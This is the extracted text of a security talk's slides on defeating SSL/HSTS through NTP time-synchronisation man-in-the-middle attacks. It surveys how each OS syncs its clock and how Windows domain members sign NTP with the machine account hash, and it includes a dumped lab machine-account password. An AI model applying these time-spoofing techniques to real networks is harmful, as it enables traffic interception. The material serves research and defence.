

Breaking SSL using time synchronisation attacks

Jose Selvi, Senior Security Consultant



\$ whois jselvi




- Jose Selvi
- +10 years working in security
- Senior security Consultant
- SANS Institute Community Instructor
- GIAC Security Expert (GSE)
- Twitter: @JoseSelvi
- Blog: <http://www.pentester.es>





Warning! Spanish accent!



Let's Go!

- Modern Time Synchronisation
- Get in a Delorean
- HTTP Strict Transport Security
- Windows task scheduler
- Public Key Infrastructure
- Conclusions & Recommendations



Network Time Protocol (NTP)

- Time Synchronisation Services.
- RFC-1305 (v3) / RFC-5905 (v4) / RFC-4330 (SNTPv4).
- By default in (almost) all operating systems.
- No secured by default.
- Vulnerable to Man-in-the-Middle attacks.



NTP Packet

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
LI		VN		Mode			Stratum					Poll					Precision														
Root Delay																															
Root Dispersion																															
Reference Identifier																															
Reference Timestamp (64)																															
Originate Timestamp (64)																															
Receive Timestamp (64)																															
Transmit Timestamp (64)																															
Key Identifier (optional) (32)																															
Message Digest (optional) (128)																															



Example: Ubuntu Linux

Network Time Protocol (NTP Version 4, client)

Flags: 0xe3

11.. = Leap Indicator: unknown (clock unsynchronized) (3)

..10 0... = Version number: NTP Version 4 (4)

.... .011 = Mode: client (4)

Peer Clock Stratum: unspecified (2)

Peer Polling Interval: invalid (3)

Peer Clock Precision: 0.01 sec

Root Delay: 1.0000 sec

Root Dispersion: 1.0000 sec

Reference ID: NULL

Reference Timestamp: Jan 1, 2014 00:00:00.000000000 UTC

Origin Timestamp: Jan 1, 2014 00:00:00.000000000 UTC

Receive Timestamp: Jan 1, 2014 00:00:00.000000000 UTC

Transmit Timestamp: Sep 3, 2014 08:40:04.653354000 UTC

Network Time Protocol (NTP Version 4, server)

Flags: 0x24

00.. = Leap Indicator: no warning (0)

..10 0... = Version number: NTP Version 4 (4)

.... .100 = Mode: server (4)

Peer Clock Stratum: secondary reference (2)

Peer Polling Interval: invalid (3)

Peer Clock Precision: 0.000001 sec

Root Delay: 0.0099 sec

Root Dispersion: 0.0239 sec

Reference ID: 192.93.2.20

Reference Timestamp: Sep 3, 2014 08:36:01.601928000 UTC

Origin Timestamp: Sep 3, 2014 08:40:04.634295000 UTC

Receive Timestamp: Sep 3, 2014 08:40:04.653302000 UTC

Transmit Timestamp: Sep 3, 2014 08:40:04.653354000 UTC

Mac OS X - Mavericks



- New synchronisation service
- NTP daemon exits, but not synchronises.
- Just writes in `/var/db/ntp.drift`
- A new service called “pacemaker” check that file and change the clock.
- It seems it doesn't work as it should...

<http://www.atmythoughts.com/living-in-a-tech-family-blog/2014/2/28/what-time-is-it>



Does NTP work?

upland_rage

Nov 26, 2013 10:41 AM

Can not keep time sync'd. I rely on time stamping and can see time drift from being seconds to being minutes behind. When I run ntpq -np poll interval shows 64 but "when" maybe several thousand since it polled last. I have also tried different time servers. This only started with the upgrade to Mavericks.

MacBook Air, OS X Mavericks (10.9)

This solved my question by upland_rage on Dec 3, 2013 8:23 AM

I compiled the latest version of NTP from NTP.org and it has been working perfectly all weekend.

See the answer in context

does not accurately do so.

Does anyone have a suggested solution to this issue?



/usr/libexec/ntpd-wrapper

```
LOG=/var/run/sntp.log
```

```
ipconfig waitall
```

```
if [[ ! -f ${LOG} ]]; then
```

```
DEADLINE=$((SECONDS+TIMEOUT))
```

```
for (( CURTIMEOUT=TIMEOUT; SECONDS < DEADLINE; CURTIMEOUT=DEADLINE-SECONDS )); do
```

```
if scutil -w ${KEY} -t ${CURTIMEOUT}; then
```

```
if [[ -f ${DNS} ]]; then
```

```
break;
```

```
fi # else retry false alarms
```

```
else
```

```
logger -p daemon.err "$0: scutil key ${KEY} not present after ${TIMEOUT} seconds"
```

```
break;
```

```
fi
```

```
done
```

```
fi
```

```
for server in $(awk '/^server/ {print $2}' /etc/ntp.conf); do
```

```
if sntp -K /dev/null -s ${server} &> ${LOG}; then
```

```
break
```

```
else
```



```
logger -p daemon.err -f ${LOG}
```

```
fi
```

```
done
```

```
exec /usr/sbin/ntpd -c /private/etc/ntp-restrict.conf -d -D 10 -n -g -p /var/run/ntpd.pid -f /var/db/ntp.drift
```

Mac OS X - Mavericks



Fedora Linux

- The easiest
- NTPv3.
- More than one NTP server
- Requests each minute!



```
$ tcpdump -i eth0 -nn src port 123
```

```
12.43:50.614191 IP 192.168.1.101.123 > 89.248.106.98.123: NTPv3, Client, length 48
```

```
12.44:55.696390 IP 192.168.1.101.123 > 213.194.159.3.123: NTPv3, Client, length 48
```

```
12.45:59.034059 IP 192.168.1.101.123 > 89.248.106.98.123: NTPv3, Client, length 48
```



Ubuntu Linux

- Very simple
- NTPv4.
- Each time it connects to a network (and at boot time, of course).




```
$ ls /etc/network/if-up.d/
```

```
000resolvconf avahi-daemon ntpdate wpasupplicant  
avahi-autoipd ethtool upstart
```



Windows

- NTPv3 but...
- The most secure.
- Synchronisation each 7 days.
- More than 15 hours drift isn't allowed.
- Domain members work in a different way.




W32time service

The screenshot shows the Windows Task Scheduler interface. In the background, the task 'ForceSynchronizeTime' is selected, with its status 'Ready' and trigger 'Custom Trigger' highlighted. The foreground displays the XML configuration for this task, with several elements highlighted in red boxes:

- `<Period>P7D</Period>`
- `<Command>%windir%\system32\sc.exe</Command>`
- `<Arguments>start w32time task_started</Arguments>`

```
- <MaintenanceSettings>
  <Period>P7D</Period>
  <Deadline>P14D</Deadline>
  <Exclusive>>false</Exclusive>
</MaintenanceSettings>
<WakeToRun>>false</WakeToRun>
<ExecutionTimeLimit>P3D</ExecutionTimeLimit>
<Priority>7</Priority>
</Settings>
- <Actions Context="LocalService">
  - <Exec>
    <Command>%windir%\system32\sc.exe</Command>
    <Arguments>start w32time task_started</Arguments>
  </Exec>
</Actions>
</Task>
```


Max[Pos|Neg]PhaseCorrection



Name	Type	Data
(Default)	REG_SZ	(value not set)
AnnounceFlags	REG_DWORD	0x0000000a (10)
EventLogFlags	REG_DWORD	0x00000002 (2)
FrequencyCorrectRate	REG_DWORD	0x00000004 (4)
HoldPeriod	REG_DWORD	0x00000005 (5)
LargePhaseOffset	REG_DWORD	0x02faf080 (50000000)
LocalClockDispersion	REG_DWORD	0x0000000a (10)
MaxAllowedPhaseOffset	REG_DWORD	0x0000012c (300)
MaxNegPhaseCorrection	REG_DWORD	0x0002a300 (172800)
MaxPollInterval	REG_DWORD	0x0000000a (10)
MaxPosPhaseCorrection	REG_DWORD	0x0002a300 (172800)
MinPollInterval	REG_DWORD	0x00000006 (6)
PhaseCorrectRate	REG_DWORD	0x00000007 (7)
PollAdjustFactor	REG_DWORD	0x00000005 (5)
SpikeWatchPeriod	REG_DWORD	0x00000384 (900)
TimeJumpAuditOffset	REG_DWORD	0x00007080 (28800)
UpdateInterval	REG_DWORD	0x00000064 (100)

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\Config

W7 / W8
15 horas

W2K12 48 horas

What the Internet says?

Force Windows time synchronization more often

— Last week we discussed how to setup synchronization with an external time source. This week we will learn how to make the syncs

Automatically sync windows time more often than default

Work. From Home.

CAREERS 2.0



4



2

I have a few PCs that are losing time, and I'd like windows to synch them more often with the internet time. I think the windows default attempts to update only once per day, and does not update if the time server is not available (which seems to happen quite often) meaning the PCs can end up 20 or 30 seconds out.

I'd like to create a scheduled task to do this say every 5 mins, and if the default time server is not available use mul



windows

time

re resources.
set for once a
the PDC of a



Manual Synchronisation



Windows Domain Members

Network Time Protocol (NTP Version 3, server)

Flags: 0x1c

Peer Clock Stratum: primary reference (1)

Peer Polling Interval: 17 (131072 sec)

Peer Clock Precision: 0.015625 sec

Root Delay: 0.0000 sec

Root Dispersion: 10.8970 sec

Reference ID: uncalibrated local clock

Reference Timestamp: Oct 6, 2014 11:19:26.714040000 UTC


Origin Timestamp: Oct 7, 2014 08:28:38.301633000 UTC

Receive Timestamp: Oct 7, 2014 08:28:38.118040000 UTC


Transmit Timestamp: Oct 7, 2014 08:28:38.118040000 UTC

Key ID: 5e040000


Message Authentication Code: 92981e96143be2501f1bcdb6cad6c343





Windows Domain Members



Key Selector



RID



DELOREANPC Tasks | Add Sections

Computer: <not set>
Managed By: CN=Computer,CN=Schema,CN=Configuration,DC=PTDOM,DC
Member Of: top: person; organizationalPerson; user: computer
a7780bf-bf39-4cce-924b-96a179596c47
S-1-5-21-3197344045-756061895-32210156-8-1118
Delegation: <not set>
Extensions: m Windows 7 Professional
mHotfix: <not set>
mServi...: <not set>
mVersi...: 6.1 (7600)
<not set>

Buttons: Edit, Filter



Windows Domain Members


```
/* Sign the NTP response with the unicodePwd */  
MD5Init(&ctx);  
MD5Update(&ctx, nt_hash->hash, sizeof(nt_hash->hash));  
MD5Update(&ctx, sign_request.packet_to_sign.data,  
sign_request.packet_to_sign.length);  
MD5Final(signed_reply.signed_packet.data + sign_request.packet_to_sign.length  
+ 4, &ctx);
```

* Username : DELOREANPC\$

* Domain : PTDOM

* Password : 01 09 8b 63 35 9f 69 3d 15 9f d1 2a 03 74 ef 9b c3 70 ec 0

7 3b 5c d3 54 84 1e ca 94 94 01 b3 b7 99 0f b0 7e 88 fc 1c 10 67 f3 ee 5e f2 26
bd 1d b2 6a e1 d8 fa ff ac e7 18 32 56 35 57 6f 0b 7d a1 24 31 d7 57 88 39 84 c3
5f aa 15 df f8 6a d3 d9 35 51 15 f5 d6 26 c2 d6 c4 18 ec 0d 22 21 be 6c f2 ac 8
8 2a 95 49 92 11 b8 a6 5d 03 77 aa 08 c6 9d 75 b4 62 0a 9a dc 6c c1 e7 7d 28 75
4c 2a 5b 44 00 19 8e bf b3 81 ca 23 31 01 e5 aa 14 c2 28 8c 71 9b a0 8b 9f ad 47
be 53 7f e9 b4 e1 21 8f ff 82 11 4b cd e8 d6 d0 b7 8d b8 e2 69 08 42 e3 0a 3c 3
9 6c 61 97 3c cb e8 e5 2b bd 1b 33 c6 55 08 1c 3e d5 49 d3 b1 20 93 9f ed 27 dd
82 eb c4 26 15 30 3b d3 0a 76 df 75 52 61 c8 76 9f 22 a2 aa d0 39 49 27 35 46 22
80 9e 59 f9 d7 80 9f




Windows Domain Members

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
2	12.654537000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
3	22.538317000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
4	32.064646000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
